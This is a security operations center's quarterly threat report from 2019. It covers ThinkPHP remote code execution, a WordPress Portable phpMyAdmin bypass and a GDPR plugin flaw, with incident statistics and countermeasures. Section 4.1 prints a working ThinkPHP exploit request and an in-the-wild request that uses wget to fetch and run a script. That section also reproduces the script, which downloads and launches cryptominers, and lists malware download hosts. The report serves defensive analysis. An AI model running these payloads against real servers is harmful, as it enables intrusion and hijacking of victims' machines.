JAPAN SECURITY OPERATION CENTER INSIGHT

vol. 23

2019/11/26

JSOC Analysis Group

JSOC

JAPAN SECURITY OPERATION CENTER

JSOC INSIGHT vol. 23

1 Preface

The Japan Security Operation Center (JSOC) is a security monitoring center operated by LAC Co., Ltd. that provides security monitoring services, such as "JSOC Managed Security Services (MSS)" and the "24+ Series." The JSOC MSS maximizes the performance of security devices through unique signatures and tuning, and our security analysts, with their expert knowledge, analyze logs from security devices in real time, 24 hours a day, 365 days a year. In this real-time analysis, the security analysts study communication packets in detail, down to their content level, as well as diagnose whether monitored objects are affected and whether there are any vulnerabilities and other potential risks, for every occasion, all in order to minimize misreporting from security devices. We help our customers to improve their security level by reporting only critical incidents needing an emergency response in real time and by taking action against attacks in the shortest time possible.

This is an analysis report on the trend of security incidents, such as unauthorized access and malware infection, in Japan, based on the daily analysis results of our JSOC security analysts. As this report analyzes the trend of attacks, based on the data of incidents that JSOC customers have actually encountered, the report will aid the understanding of world trends, as well as the actual threats that Japanese users are currently facing.

We really hope that this report will provide our customers with useful information that can be made full use of when implementing countermeasures to improve security.

Japan Security Operation Center
Analysis Group

Data collection period

October 1, 2018 to December 31, 2018

Devices used

This report is based on data from security devices supported by the LAC-supplied JSOC Managed Security Services.

* This document is for information purposes only. LAC Co., Ltd. takes no responsibility for any loss resulting from using this document.

* When using data from this report, be sure to cite the source.
(For example, Source: "JSOC INSIGHT, vol. 23, from LAC Co., Ltd.")

* The information contained in this document is as of the initial publication of this document and may be changed by the time it is viewed or provided.

2 Executive Summary

This report illustrates an analysis of the trends in the incidents that occurred during the collection period and introduces some especially notable threats.

■ Arbitrary code execution vulnerability in ThinkPHP Framework

On December 9, 2018, a security update was released for the PHP framework, ThinkPHP, which is mainly used in China. Then, on December 11, only a few days after the release, a PoC was released and many attacks targeting ThinkPHP were detected. Applicable users should check the operating status of ThinkPHP in their environments and take appropriate actions if necessary.

■ Authentication bypass vulnerability in a WP Portable phpMyAdmin plugin

Starting from November 2018, a WordPress plugin, "Portable phpMyAdmin," encountered a sudden and sharp increase in attacks against its authentication bypass vulnerability (CVE-2012-5469). The cause of the sharp increase was unknown, but the scope of the impact seemed limited, as the versions of the "Portable phpMyAdmin" plugin that could be affected by these attacks are of versions prior to 1.3.1, and support for these versions was already discontinued. Regarding this sharp increase in attacks, we have found no incident reports from overseas, which could indicate that these attacks might target Japan only, and we should thus stay attentive to how things are going in the future.

■ WP GDPR Compliance vulnerability

On November 12, 2018, it was reported that the "WP GDPR Compliance" plugin for WordPress to support compliance with the EU's General Data Protection Regulation (GDPR) had a vulnerability (CVE-2018-19207). If an attack against the vulnerability succeeds, WordPress would be reconfigurable remotely without being authenticated, which could result in serious damage, such as in the unauthorized creation of an account having administrator privileges or web page defacement. Therefore, if you are using a plugin version that can be affected by this vulnerability, it is recommended that you take appropriate measures as soon as possible.

3 Trends in Severe Incidents at the JSOC

3.1 Trends in severe incidents

Our security analysts at the JSOC analyze the logs detected by firewalls, IDS/IPS, and sandboxes along with the logs of proxies, and assign one of four incident severity levels according to the nature of incident and the degree of impact that the incident has on monitored targets. Of these severity levels, "Emergency" and "Critical" indicate severe incidents for which a successful attack was confirmed or that the likelihood of damage was assessed to be high.

Table 1 Incident severity levels

Type	Severity	Description
Severe incident	Emergency	Incidents classified as an emergency: - When a customer system experiences an information leak or a Web alteration; or - When malware-infected traffic is confirmed and when the infection has been expanding.
	Critical	Incidents classified as where the likelihood of attack success is high: - When a successful attack against a vulnerability or malware infection is confirmed; or - When it is unknown whether the attack succeeded or not, but when it will cause serious impact at a high probability if successful.
Reference incident	Warning	Incidents classified as needing follow-up: - When the investigation of whether the attack succeeded or not showed no possibility of impact; or - When the possibility of an impact was low at the time of detection, but when follow-up is necessary.
	Informational	Incidents classified as a non-attack: - When audit traffic such as port scan traffic, or other traffic that does not cause any real damage, occurs; or - When security diagnosis or test traffic occurs.

Figure 1 shows the changes in the number of severe incidents during the collection period (from October to December 2018). The total number of severe incidents during this collection period increased to 130 from the 88 of the previous period (from July to September 2018).

For severe incidents related to attacks from the Internet, there was a peak in mid-November ((1) in Figure 1). This increase is attributed to an increased number of incidents that require investigation at customer sites, as evidenced by finding traffic involving backdoor operations.

For severe incidents that occurred in intra-networks, there was a peak in mid-December ((2) in Figure 1). This increase is attributed to an increase in suspicious traffic likely to be caused by infection with the Ursnif banking malware.





Figure 1 Changes in the number of severe incidents (October to December 2018)

Figure 2 shows a breakdown of the severe incidents related to attacks from the Internet.

The number of severe incidents related to attacks from the Internet increased to 66 from the 41 of the previous collection period. Cross-site scripting (XSS) accounts for most of the severe incidents, and the number of XSS incidents significantly increased compared to the previous collection period.

In addition, there were incidents judged as an Emergency requiring urgent response. On customer's web servers, we found traffic involving backdoor operations, and investigation by the SOC showed that there were backdoor files.




(a) July to September 2018 **(b) October to December 2018**

Figure 2 Breakdown of severe incidents related to attacks from the Internet

Figure 3 shows a breakdown of the severe incidents that occurred in intra-networks.

The number of severe incidents that occurred in intra-networks increased to 64 from the 47 of the previous collection period. Most of the severe incidents were due to IoT malware infection, and their traffic was intended to expand the infection.

Also, severe incidents due to infection with the Ursnif banking malware, etc., significantly increased compared to the previous collection period. Ursnif was covered by a past JSOC INSIGHT issue.[1] The JSOC has continually detected Ursnif since April 2016, and there is no indication that Ursnif-related detection will cease, thus they will be continuing to cause severe incidents. We need to keep attentive to Ursnif's infection paths, including file attachments and links in emails.



(a) July to September 2018 **(b) October to December 2018**

Figure 3 Breakdown of severe incidents that occurred in intra-networks

[1] Section - 4.2 "Rapid increase in Ursnif infection incidents" JSOC INSIGHT Vol. 13 https://www.lac.co.jp/lacwatch/pdf/20161031_jsoc_o001m.pdf

3.2 Types of Traffic to Pay Attention to

This section introduces the types of suspicious traffic found during this collection period that require attention, along with the types of attacks from the Internet that were detected frequently, although such did not cause serious damage.

Table 2 shows the types of traffic frequently detected during the collection period.

Table 2 Types of traffic frequently detected

Overview	JSOC observation	Observation period
Vulnerability scanning from 185.232.64.0/24	Scan traffic targeting multiple vulnerabilities from 185.232.64.32 was detected from late September of the previous collection period to early December. Many of these attacks detected originated from 185.232.64.26 (Romania) and 185.232.64.32 (Romania).	From early October
Attacks against "Portable phpMyAdmin"	Attacks against the "Portable phpMyAdmin" WordPress plugin significantly increased since November 15. The vulnerability itself is old, first reported in 2012, and support for the versions that can be affected by such attacks was discontinued. If you are using a vulnerable version, it is recommended that you update it as soon as possible. Details about the trends of these detected attacks and their traffic will be provided in "4.2 Authentication bypass vulnerability in a WP Portable phpMyAdmin plugin."	From Middle November
Attacks against "ThinkPHP Framework"	Attacks against the "ThinkPHP Framework," which is one of the PHP frameworks, significantly increased since December 13. Generally, framework updates are often delayed, as such could affect applications depending on the framework. Attackers, therefore, tend to be highly motivated to attack the frameworks, and such attacks have been detected frequently also after this collection period. Details about the trends of these detected attacks and their traffic will be provided in "4.1 Arbitrary code execution vulnerability in ThinkPHP Framework."	From Middle December

4 Topics of This Volume

4.1 Arbitrary code execution vulnerability in ThinkPHP Framework

On December 9, 2018, it was reported that a PHP framework, ThinkPHP, which is mainly used in China, had an arbitrary code execution vulnerability.[2] Then, on December 11, a PoC exploiting the vulnerability was released, and across its customers, the JSOC detected many attacks intended to cause a malware infection for cryptocurrency mining or botnet participation.


Versions that are affected by this vulnerability

- ThinkPHP 5.x - 5.0.22/5.1.30

4.1.1 Vulnerability summary

This vulnerability is caused if a controller name in a request received by ThinkPHP is not processed appropriately. An attacker can call a class specified in the ThinkPHP and execute any public method by sending a crafted request.

Figure 4 shows such a request example that would execute a code on a server.



```
GET /tp/public/?s=index/think\app/[redacted]&function=call_user_func_array&vars[0]=shell_exec&vars[1][]=id HTTP/1.1
Host: 192.168.101.156
User-Agent: curl/7.61.0
Accept: */*

HTTP/1.1 200 OK
Date: Sat, 26 Jan 2019 06:57:33 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.4.16
X-Powered-By: PHP/5.4.16
Content-Length: 85
Content-Type: text/html; charset=utf-8

uid=48(apache) gid=48(apache) groups=48(apache) context=system_u:system_r:httpd_t:s0
```

Figure 4 Attack request example

4.1.2 Example of attacks detected that exploited the vulnerability

The chart in Figure 5 shows changes in the attacks detected that targeted the ThinkPHP vulnerability with their classified attacker intents.

[2] Security Update for ThinkPHP5.* Released
https://blog.thinkphp.cn/869075




Figure 5 Changes in the number of attacks detected


On December 11, a PoC exploiting this vulnerability was released, and on December 13, the JSOC detected an attack of this type for the first time. Such attacks were sharply increasing.

There are biases in the contents and intents of codes that attackers try to execute, which implies multiple attackers having different intents. This section describes the two major types of attacks observed to have undertaken large-scale activities.

4.1.2.1 Attacks intended for cryptocurrency mining

In the chart in Figure 5, the orange color indicates attacks intended for cryptocurrency mining against vulnerable servers, and this type of attack has peaks on December 25, 26, and 29. The attack source IP addresses and traffic imply that these attacks were made by the same attacker.

Figure 6 Example of an attack intended for cryptocurrency mining shows an example of an attack detected by the JSOC.




```
GET /index.php?s=/index/\think\app/[redacted]&function=call_user_func_array&vars[0]=shell_exec&vars[1]
[]=cd%20/tmp;wget%20http://[redacted]/ex.sh;chmod%20777%20ex.sh;sh%20ex.sh HTTP/1.1
Host: 127.0.0.1
User-Agent: Sefa
Accept: */*
Accept-Language: en-US,en;q=0.8
Connection: Keep-Alive
```

Figure 6 Example of an attack intended for cryptocurrency mining

The attacker first exploits the ThinkPHP vulnerability to download a shell script file named "ex.sh." If the target host is vulnerable, the attacker uses the wget command to download and execute the intended file.

Figure 7 shows the content of the "ex.sh" file as of this writing.



```
cd /tmp;
wget http://[redacted]/mcoin;
curl http://[redacted]/mcoin -O;
chmod 777 mcoin;
./mcoin -o [redacted]:3333 -p x -k -a cryptonight -B --max-cpu-usage=95;
rm -rf RjsWs

cd /tmp;
wget http://[redacted]/mcoin-ankit;
curl http://[redacted]/mcoin-ankit -O;
chmod 777 mcoin-ankit;
./mcoin-ankit -o [redacted]:3333 -p x -k -a cryptonight -B --max-cpu-usage=95;
rm -rf RjsWs

mv /var/www/html/index.php /var/www/html/elrekt.php
rm -rf /tmp/ex.sh
```

Figure 7 Execution-attempted script file (ex.sh)

This script then downloads and executes the "mcoin" and "mcoin-ankit" binary files. Our investigation based on publicly available information shows that these files consist of programs intended for cryptocurrency mining. Following the execution of a mining program, the script contains a code to rename "index.php". The code seems to be intended to prevent other attackers from exploiting the ThinkPHP vulnerability for intrusion.

4.1.2.2 Attacks intended for Mirai infection

In the chart in Figure 5, the gray color indicates attacks intended for Mirai infection. After the release of a security update, attacks of this type were detected relatively early and continually. The attack traffic is used to download files from external hosts and to execute them as per that mentioned in 4.1.2.1, and our investigation based on publicly available information[3] shows that the attack is intended to cause an infection of Mirai malware or a variant of such. If such malware infection succeeds, the affected server could be used to participate in a botnet as a bastion server for DDoS attack.

Table 3 shows pairs of download sites and files used by the attacks most commonly detected during this collection period.

[3] Multiple "Mirai" Variants such as "Miori" Expanded via Web App Vulnerability Exploits | Trend Micro Security Blog
https://blog.trendmicro.co.jp/archives/20045

Table 3 Files on download sites (part)

Host name	File name
[1] cnc.arm7plz.xyz	/bins/set.x86
[2] cnc.junoland.xyz	/bins/egg.x86

How these two domains relate to each other is still unknown, but as shown in Figure 8, there seems a relation between when attacks using item [1] came to an end and when attacks using item [2] started, and the same hostname and top-level domain are used by them. In addition, some parts of the source IP addresses are the same. This could imply that the same attacker simply changed the download sites.




Figure 8 Changed download sites

4.1.3 Countermeasures against the vulnerability

If you are using a version that could be affected by this vulnerability, it is recommended that you update it as soon as possible.

If you continue to use such vulnerable versions for unavoidable reasons, you can implement countermeasures by manually adding an appropriate controller verification code to the ThinkPHP.[4]

[4] Security Update for ThinkPHP5.* Released
https://blog.thinkphp.cn/869075

4.2 Authentication bypass vulnerability in a WP Portable phpMyAdmin plugin

Starting from November 2018, a WordPress plugin, "Portable phpMyAdmin," encountered a sudden and sharp increase in attacks that exploited its authentication bypass vulnerability (CVE-2012-5469). Similar attacks are also reported by domestic vendors,[5] but we have found no incident reports from overseas, which could indicate that these attacks might target Japan only.

4.2.1 Changes in the number of attacks detected

Figure 9 shows the changes in the number of attacks detected.





Figure 9 Changes in the number of attacks detected that targeted the authentication bypass vulnerability (CVE-2012-5469)

Attacks of this type started sharply increasing from around November 15, and thereafter, many attacks were continually detected. The cause of the sharp increase was unknown, but the scope of the impact seemed limited, as the versions of the plugin that could be affected by these attacks are of versions prior to 1.3.1, and support for these versions was already discontinued. The JSOC has detected no severe incident due to this type of attack.

[5] November 2018 Monitor Report by wizSafe Security Signal
https://wizsafe.iij.ad.jp/2018/12/518/

4.2.2 Sources of attack traffic

Attacks against this vulnerability are sent from a variety of countries and hosts, and our investigation of sampled sources shows that they involve a variety of hosts running an HTTP service, including those hosting NAS management screens, web server initialization pages, and corporate websites, as shown in Figure 10. They are less related to an open proxy or Tor, which could imply that those attacks originated from exploited bastion servers.



http://[redacted]

GlassFish Server 3.1.2 - Serv...

oracle.com

GlassFish Server 3.1.2

Your server is now running

To replace this page, overwrite the file `index.html` in the document root folder of this server. The document root folder for this server is the `docroot` subdirectory of this server's domain directory.

To manage a server on the **local host** with the **default administration port**, go to the Administration Console.

Get Oracle GlassFish Server with Premier Support

For production deployments, consider Oracle GlassFish Server with Oracle Premier Support for Software. Premier Support helps lower the total cost and risk of owning your Oracle solutions, improve the return from your IT investment, and optimize the business value of your IT solutions. Benefits of Premier Support include product updates and enhancements, global reach, lifetime support, ecosystem support, and proactive, automated support.

Install and update additional software components

Use the Update Tool to install and update additional technologies and frameworks such as:


- OSGi HTTP Service
- Generic Resource Adapter for JMS
- OSGi Administration Console

If you are using the web profile, you can also use Update Tool to obtain technologies that are included by default in the full platform, such as:

- Enterprise Java Beans
- Metro
- Jersey

To improve the user experience and optimize offerings to users, Oracle collects data about GlassFish Server usage that is transmitted by the Update Tool installer as part of the automatic update processes. No personally identifiable information is collected by this process.

HTTP service example (a)



http://[redacted]

phpStudy 探针 2014

phpStudy 探针 for phpStudy 2014 not 不想显示 phpStudy 探针

服务器参数			
服务器域名/IP地址	[redacted]		
服务器标识	[redacted]		
服务器操作系统	Windows 内核版本:NT	服务器解译引擎	[redacted]
服务器语言	ja-JP	服务器端口	80
服务器主机名	[redacted]	绝对路径	C:/phpStudy/WWW
管理员邮箱	admin@phpStudy.net	探针路径	C:/phpStudy/WWW/l.php


PHP已编译模块检测

```
Core  bcmath  calendar  ctype  date  filter  hash  iconv  json  mcrypt  SPL  pcre  Reflection
session  standard  mysqlnd  tokenizer  zip  zlib  libxml  dom  PDO  bz2  SimpleXML  xml  wddx
xmlreader  xmlwriter  cgi-fcgi  openssl  curl  gd  mbstring  mysqli  Phar  pdo_mysql  pdo_sqlite  sqlite3  xsl
```

PHP相关参数

PHP信息(phpinfo):

HTTP service example (b)



ようこそ!

